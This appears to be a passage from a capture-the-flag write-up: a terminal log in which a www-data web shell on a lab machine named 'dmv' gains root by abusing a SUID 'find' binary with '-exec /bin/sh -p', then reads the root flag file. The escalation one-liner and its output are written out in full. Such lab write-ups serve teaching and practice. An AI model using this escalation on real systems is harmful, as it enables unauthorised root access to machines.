uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@dmv:/var/www/html/tmp $
www-data@dmv:/var/www/html/tmp $ find . -exec '/bin/sh' -p \;
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
www-data@dmv:/var/www/html/tmp $ whoami
root
www-data@dmv:/var/www/html/tmp $ pwd
/var/www/html/tmp
www-data@dmv:/var/www/html/tmp $ cd /root
www-data@dmv:/root $ ls
root.txt
www-data@dmv:/root $ ls -lha
total 38K
drwx----- 4 root root 4.0K Apr 12 05:17 .
drwxr-xr-x 24 root root 4.0K Apr 12 00:59 ..
-rw----- 1 root root 1084 Apr 12 05:17 .bash_history
-rw-r--r-- 1 root root 3.1K Apr 9 2018 .bashrc
drwxr-xr-x 3 root root 4.0K Apr 12 02:51 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 66 Apr 12 05:00 .selected_editor
drwx----- 2 root root 4.0K Apr 12 01:05 .ssh
-rw-r--r-- 1 root root 39 Apr 12 05:14 root.txt
www-data@dmv:/root $ cat root.txt
flag{9b368018e912b54144eb68399c5e94a}
```